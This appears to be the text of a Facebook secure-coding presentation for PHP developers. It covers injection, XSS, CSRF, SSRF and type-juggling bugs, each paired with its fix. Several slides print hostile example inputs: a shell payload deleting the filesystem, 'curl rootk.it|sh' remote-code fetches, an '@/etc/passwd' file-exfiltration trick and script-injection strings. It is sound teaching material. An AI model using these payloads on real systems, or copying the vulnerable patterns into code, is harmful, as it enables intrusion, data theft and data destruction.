Why security matters

Security is a product goal

- Privacy: protect users' data
- Authenticity: actions on the site should be real
- Reputation: bad press means less growth


Spot the vulnerability!

```
$sql = "SELECT user_id FROM login_emails " .
       "WHERE email = '" . $email . "'";
```

SQL injection

```
$sql = "SELECT user_id FROM login_emails " .
       "WHERE email = '" . $email . "'";
```

Attack vector:



SQL injection

Use an abstraction

Example: parameterized SQL queries

```
queryfx($conn, 'SELECT user_id FROM login_emails' .
            'WHERE email = %s', $email);
```

```
$html .= '<a class="item_comment_name" ' .
        'href="' . $href . '">' .
        $name . '</a>';
```

Cross-site scripting (XSS)

```
$name = '<script> ... </script>';
$href = '/#"><script> ... </script>'; // valid URL!
$html .= '<a class="item_comment_name" ' .
        'href="' . $href . '">' .
        $name . '</a>';
```

Produces:

```
<a class="item_comment_name" href="/#">
<script> ... </script>">
```

Cross-site scripting (XSS)

Escape HTML special characters.

```
$name = '<script> ... </script>';
$href = '/#"><script> ... </script>'; // valid URL!
$html .= '<a class="item_comment_name" ' .
        'href="' . htmlspecialchars($href) . '">' .
        htmlspecialchars($name) . '</a>';
```

Produces:

```
<a class="item_comment_name" href="...">
  &lt;script&gt; ... &lt;/script&gt;
</a>
```

This is still bad

Two types

- raw-str — PHP string containing text
- html-str — PHP string containing safe HTML
- Both are PHP strings — basically indistinguishable

$str = 'Ben'
htmlspecialchars($str) = 'Ben'

This is still bad

Hard/impossible to understand code

```
// Is this safe?
echo '<b>' . $name . '</b>'
```

This is still bad

Hard/impossible to understand code

```
$name = htmlspecialchars($foo->getName());
```

```
// Is this safe? Yes.
echo '<b>' . $name . '</b>'
```

This is still bad

Hard/impossible to understand code

```
if ($foo) {
  $name = htmlspecialchars($foo->getName());
} else {
  $name = $bar['name'];
}

// Is this safe? Who knows?!
echo '<b>' . $name . '</b>'
```

This is still bad

Hard/impossible to understand code

Some functions take raw-str, some take html-str, some…

```
/**
 * @param html-str $content
 * @param raw-str  $href
 * @param raw-str  $class
 * ...
 */
function render_link($content, $href, $class, ...) {
```

Use an abstraction

From our JavaScript kit:

```
$N('a', {
  class: 'item_comment_name',
  href: href
}, name);
```

Might produce:

```
<a class="item_comment_name" href="...">
  Name
</a>
```

Introducing XHP

https://github.com/facebook/xhp/

```
$raw_str = 'Ben';
$xhp = <b>{$raw_str}</b>;
```

Gets transformed into an object:

```
$xhp = new xhp_b(array($raw_str));
```

XHP and raw-str and be mixed:

```
$div = <div>{$raw_str}{$xhp}</div>;
```

Introducing XHP

https://github.com/facebook/xhp/

- XHP allows us to get rid of html-str completely.
- But we have a lot of legacy code.
  - To create an html-str now, simply call POTENTIAL_XSS_HOLE($raw_str)

XSSDetector

- Automatic XSS detection is actually pretty easy.

  $str = 'Ben';
  txt2html($str) = 'Ben';

- Scan your generated output. Anytime 'e' appears is an XSS hole.
- "e" means double-escaping — not XSS.

```
$url = 'https://othersite.com/set_status.php'
     . '?user=' . loggedin_user()
     . '&message=' . $message_from_user;
return fetch_url($url);
```

URL injection attack

```
$message_from_user = 'Hello&user=4';
$url = 'https://othersite.com/set_status.php'
     . '?user=' . loggedin_user()
     . '&message=' . $message_from_user;
return fetch_url($url);
```

.../set_status.php?user=123&message=Hello**&user=4**

URL injection attack

Use an abstraction

```
$uri = URI('https://othersite.com/set_status.php')
  ->addQueryData('user', loggedin_user())
  ->addQueryData('message', $message_from_user);
```

With this, "&" becomes "%26", etc.

```
$message_from_user = 'Hello&user=4';
.../set_status.php?user=123&message=Hello%26user%3D4
```

```
function file_web_get($url, $file) {
  $wget = "wget -q -O $file $url";
  exec($wget, $output, $ret);
  return !$ret;
}
$temp = new TempFile();
file_web_get($url_from_user, $temp)
```

Shell injection attack

```
$url_from_user = '; rm –rf /';
function file_web_get($url, $file) {
  $wget = "wget -q -O $file $url";
  exec($wget, $output, $ret);
  return !$ret;
}
$temp = new TempFile();
file_web_get($url_from_user, $temp)
```

Shell injection attack

Use an abstraction

```
list($stdout, $stderr) =
  execx('wget -q -O %s %s',
        $file, $url);
```

What do these bugs have in common?

Bug class	
SQL injection	
Cross-site scripting (XSS)	
URL parameter injection	
Shell injection	

What do these bugs have in common?

Bug class	External service	Request type
SQL injection	MySQL	SQL query
Cross-site scripting (XSS)	User's browser	HTML
URL parameter injection	Remote websites	URL
Shell injection	Other programs	Shell script

What do these bugs have in common?

Bug class	External service	Request type	Conduit
SQL injection	MySQL	SQL query	String
Cross-site scripting (XSS)	User's browser	HTML	String
URL parameter injection	Remote websites	URL	String
Shell injection	Other programs	Shell script	String

String catenation is evil

Use an abstraction

- Parameterized SQL
- XHP
- URI class
- execx

Evil Mr. Period is evil.

```
require_login();
$question_id = (int) $_GET['question_id'];
$vote = (int) $_GET['vote'];
if ($question_id && $vote) {
  $answer_editor = new AnswerEditor(
    get_user_id(), $question_id);
  $answer_editor->setVote($vote)->save();
}
```

Cross-site request forgery (CSRF)

```
require_login();
$question_id = (int) $_GET['question_id'];
$vote = (int) $_GET['vote'];
if ($question_id && $vote) {
  $answer_editor = new AnswerEditor(
    get_user_id(), $question_id);
  $answer_editor->setVote($vote)->save();
}
```

Other sites can force a user to vote on this:

```
<img src="http://www.facebook.com/questions/
        permalink.php?question_id=1234&vote=1" />
```

Cross-site request forgery (CSRF)

Not just GET requests:

```
<form id="foo"
      action="..."
      method="post">
  <input name="question_id" value="1234" />
  <input name="vote" value="1" />
</form>
<script>
$('foo').submit();
</script>
```

Cross-site request forgery (CSRF)

Need to include an unguessable token:

```
<input type="hidden" name="fb_dtsg"
      value="7xDa4" />
```

- Use an abstraction
- At Facebook, our <ui:form> XHP element handles this.
- CSRF bypasses firewalls!

Cross-site request forgery (CSRF)

- Remote sites can include JavaScript files from your site.
- Any JSON endpoint can be included.
  <script src="http://www.facebook.com/
  chat_online.json"></script>
- Use a guard string that prevents JS execution:
  for(;;);{response: "Normal JSON response"}
- Strip guard before parsing.

```
function photo_code($user, $album) {
  $secret = get_user_secret($user);
  return substr(
    md5('super secret' . $secret . $album), 5, 5);
}
```

Used for public photo links:

http://www.facebook.com/album.php
?user=1234&album=4&hash=5a3ff

Brute force attack

```
function photo_code($user, $album) {
  $secret = get_user_secret($user);
  return substr(
    md5('super secret' . $secret . $album), 5, 5);
}
```

Used for public photo links:

http://www.facebook.com/album.php
?user=1234&album=4&hash=5a3ff

Only 16^5 = 1 million possibilities. *This was brute forced!*

```
public static function isWikipediaURL($url) {
  return ends_with(
    URI($url)->getDomain(),
    'wikipedia.org');
}
```

Random clowniness

```
public static function isWikipediaURL($url) {
  return ends_with(
    URI($url)->getDomain(),
    'wikipedia.org');
}
```

http://steal-my-info-wikipedia.org/

```
$c = curl_init();

...

curl_setopt($c, CURLOPT_URL, $url_from_user);
$data = curl_exec($c);
```

Internal proxying

```
$url_from_user = 'http://intern/wiki/confidential';
$c = curl_init();

...

curl_setopt($c, CURLOPT_URL, $url_from_user);
$data = curl_exec($c);
```

- Bypass firewall, access internal servers
- Can attack non-HTTP services as well
- Use an abstraction

```
function curl_exec_external($req) {
   $domain = $req->url->getDomain();
   $ip = gethostbyname($domain);
   if ($ip && !is_internal_ip($ip)) {
     curl_exec($req);
     ...
   }
 }
```

Check-to-use race

```
function curl_exec_external($req) {
   $domain = $req->url->getDomain();
   $ip = gethostbyname($domain);
   if ($ip && !is_internal_ip($ip)) {
     curl_exec($req);
     ...
   }
 }
```

gethostbyname behaves differently from curl_exec, so the curl might hit a different IP address.

Check-to-use race

Round-robin DNS:

evil.com -> 10.10.10.10, 6.6.6.6

Or use IDN:

- .evil.com -> 10.10.10.10

xn--so8h.evil.com -> 6.6.6.6

```
$req = json_decode($_POST['blob']);
$sig = sign_request(
  $req['path'],
  current_user());
if ($sig == $req['signature']) {
  // do something with the path
}
```

PHP is awesome

```
$req = json_decode($_POST['blob']);
$sig = sign_request(
  $req['path'],
  current_user());
if ($sig == $req['signature']) {
  // do something with the path
}
```

Attacker wins 40% of the time with:

{ 'path': '...', 'signature': **0** }

PHP is awesome

```
$req = json_decode($_POST['blob']);
$sig = sign_request(
  $req['path'],
  current_user());
if ($sig == $req['signature']) {
  // do something with the path
}
```

Attacker wins 40% of the time with:

{ 'path': '...', 'signature': **0** }

And 100% of the time with:

{ 'path': '...', 'signature': **true** }

PHP is awesome

Solution: use ===

```
if ($sig === $req['signature']) {
  // do something with the path
}
```

```
if(levenshtein($row['security_answer'],
                $answer_from_user) < 2) {
  // the user answered their security question
  // correctly, mostly
  update_password($user, $pass);
}
```

PHP is awesome

```
$answer_from_user = 'aaaaa...aaaaa';
if(levenshtein($row['security_answer'],
                $answer_from_user) < 2) {
  // the user answered their security question
  // correctly, mostly
  update_password($user, $pass);
}
```

levenshtein returns -1 if one of the argument strings is longer than the limit of 255 characters.

```
// Part of the FBML parser
public function node_get_safe_attrs($attrs) {
  foreach ($attrs as $attr => $val) {
    if (strtolower(substr($attr, 0, 2)) === 'on') {
      unset($attrs[$attr]);
    }
  }
  return $attrs;
}
```

Blacklists are bad

```
// Part of the FBML parser
public function node_get_safe_attrs($attrs) {
  foreach ($attrs as $attr => $val) {
    if (strtolower(substr($attr, 0, 2)) === 'on') {
      unset($attrs[$attr]);
    }
  }
  return $attrs;
}
```

New formaction attribute in HTML5:

```
<button form="test" formaction="javascript:alert(1)">
```

```
$words = explode(' ', $search_query_from_user);
$regexp = implode("|", $words);
$pattern = '/\b('.$regexp.')\b/Ui';
preg_match($pattern, $data, $matches);
```

Unescaped regular expressions

```
$search_query_from_user = '(aa+)\1+b';
$words = explode(' ', $search_query_from_user);
$regexp = implode("|", $words);
$pattern = '/\b('.$regexp.')\b/Ui';
preg_match($pattern, $data, $matches);
```

Denial of service attack.

Need to escape regex metacharacters.

Unescaped regular expressions

```
$words = explode(' ', $search_query_from_user);
foreach ($words as &$word) {
  $word = preg_quote($word, '/');
}
unset($word);
$regexp = implode("|", $words);
$pattern = '/\b('.$regexp.')\b/Ui';
preg_match($pattern, $data, $matches);
```

Note the critical second argument to preg_quote.

Unescaped regular expressions

This actually allows arbitrary code execution:

```
$s = preg_replace('/' . $_GET['foo'] . '/',
                  $_GET['bar'],
                  $s);
```

Unescaped regular expressions

This actually allows arbitrary code execution:

```
$_GET['foo'] = "^./e\0";
$_GET['bar'] = '`curl rootk.itlsh`';
$s = preg_replace('/' . $_GET['foo'] . '/',
                  $_GET['bar'],
                  $s);
```

```
function get_translation($txt) {
  $c = curl_init();
  curl_setopt($c, CURLOPT_URL, 'http://3rdpar.ty/');
  curl_setopt($c, CURLOPT_POSTFIELDS,
    array('target-lang' => 'en',
          'text' => $txt));
  return curl_exec($c);
}
```

Surprising library behavior

```
function get_translation($txt) {
  $c = curl_init();
  curl_setopt($c, CURLOPT_URL, 'http://3rdpar.ty/');
  curl_setopt($c, CURLOPT_POSTFIELDS,
    array('target-lang' => 'en',
          'text' => $txt));
  return curl_exec($c);
}
```

Attack:

/translate.php?txt=**@/etc/passwd**

```
<a href={$url_from_user}>
  {$url_from_user}
</a>
```

XHP doesn't always keep you safe

```
$url_from_user = 'javascript:alert(1)';
<a href={$url_from_user}>
  {$url_from_user}
</a>
```

Use an abstraction. At Facebook, <ui:link> checks for this.

Clowntown

- The examples in this presentation were taken from Facebook source code.
- We don't write flawless code.

Whitehat program

Whitehat program

https://www.facebook.com/whitehat/

- Dig into Facebook
  - Make a test user account
  - Don't break our site or steal user data
- Report a vulnerability
  - Give us time to fix it
  - Get paid (typical bounty is $500 USD)

Takeaways

- String concatenation is bad.
- Use an abstraction.
- Blacklists are bad. Instead, list things that are allowed.
- Review code carefully. All code is guilty until proven innocent.
- XHP: https://github.com/facebook/xhp/
- Whitehat program: https://www.facebook.com/whitehat/
- Facebook Security: https://www.facebook.com/security

Questions and more games

```
$url = URI($url_from_user);
echo '<link rel="canonical" ' .
     'href="' . $url->toString() . '" />';
```

XSS

```
$url_from_user = '/#"><script> ... </script>';
$url = URI($url_from_user);
echo '<link rel="canonical" ' .
     'href="' . $url->toString() . '" />';
```

```
$url = $this->requestURI;
$meta = <meta http-equiv="refresh"
            content="0; URL={$url->toString()}" />;
```

Open redirect

```
$url_from_user = '/#;URL=http://evil/';
$url = $this->requestURI;
$meta = <meta http-equiv="refresh"
            content="0; URL={$url->toString()}" />;
```

Expiring hash

```
/**
 * create an hash string that expires by $expiration
 * as determined by validate_expiring_hash
 * @param int $expiration   time to expire
 * @return    hash string that is validated by
 *            only before $expiration
 */
function encode_expiring_hash($expiration) {
  return $expiration . ':'.
         md5($expiration . SERVER_SECRET);
}
```

MVC

```
$controller = $_GET['controller'];
$view_id = $_GET['view_id'];
$tab = new $controller($view_id, '_foo');
$tab->blork();
```

MVC

```
$controller = $_GET['controller'];
$view_id = $_GET['view_id'];
$tab = new $controller($view_id, '_foo');
$tab->blork();
```

```
/foo.php?controller=ExecFuture
        &view_id=curl+rootk.it|sh
```

Unescaped regexp

```
$html = preg_replace(
   '/' . preg_quote($search_query) . '/i',
   '<span class="highlight">$0</span>',
   $html);
```

Unescaped regexp

```
$search_query = "/e\0";
$html = '{`curl rootk.itlsh`}';
$html = preg_replace(
   '/' . preg_quote($search_query) . '/i',
   '<span class="highlight">$0</span>', // yay XHP!
   $html);
```